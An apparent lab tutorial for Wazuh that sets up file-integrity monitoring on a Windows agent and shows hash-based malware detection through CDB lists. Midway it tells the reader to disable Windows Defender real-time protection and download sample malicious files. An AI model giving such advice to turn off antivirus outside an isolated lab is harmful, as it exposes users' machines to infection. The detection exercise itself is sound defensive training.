


Here is windows-agent “ossec.conf” file.





```
<!--
  Wazuh - Agent - Default configuration for Windows
  More info at: https://documentation.wazuh.com
  Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>

  <client>
    <server>
      <address>192.168.100.50</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>windows, windows10</config-profile>
    <crypto_method>aes</crypto_method>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <enrollment>
      <enabled>yes</enabled>
      <manager_address>192.168.100.50</manager_address>
      <agent_name>Windows11</agent_name>
      <groups>default</groups>
    </enrollment>
  </client>


  <!-- Agent buffer options -->
  <client_buffer>
    <disabled>no</disabled>
    <queue_size>5000</queue_size>
    <events_per_second>500</events_per_second>
  </client_buffer>

  <!-- Log analysis -->
```


Now we have to add a configuration file here.
Remember in FIM lab we added file monitoring configuration so I am going to add under FIM directory monitoring config line.




Now add this line here.
<directories check_all="yes" realtime="yes"> add location </directories>




Now restart wazuh-agent.




Now move both files (Malware.exe, WebShell.php) in to apache2 directory




After moving the files open wazuh dashboard and select windows11 agent.




Now turn off Windows Defender real time protection in order to download malicious files.







Now download the malicious files (Malware.exe, WebShell.php)




Downloaded files store in windows11 “Download” Folder.




When we download malicious files, go to wazuh dashboard and see in the alerts in “FIM Recent events”.




Then go to “Security Events” tab and search malware in search bar.




Here you can see the events that related to CDB list of malware-hashes.



Now do event analysis, here I highlighted the interesting field.





SUMMARY

In summary, CDB lists in Wazuh provide a powerful mechanism to enhance security monitoring by enabling efficient management and utilization of structured data. They contribute to more accurate and timely threat detection, making them a valuable tool for any security operations team using the Wazuh platform. By leveraging CDB lists, organizations can improve their ability to respond to threats and maintain robust security postures.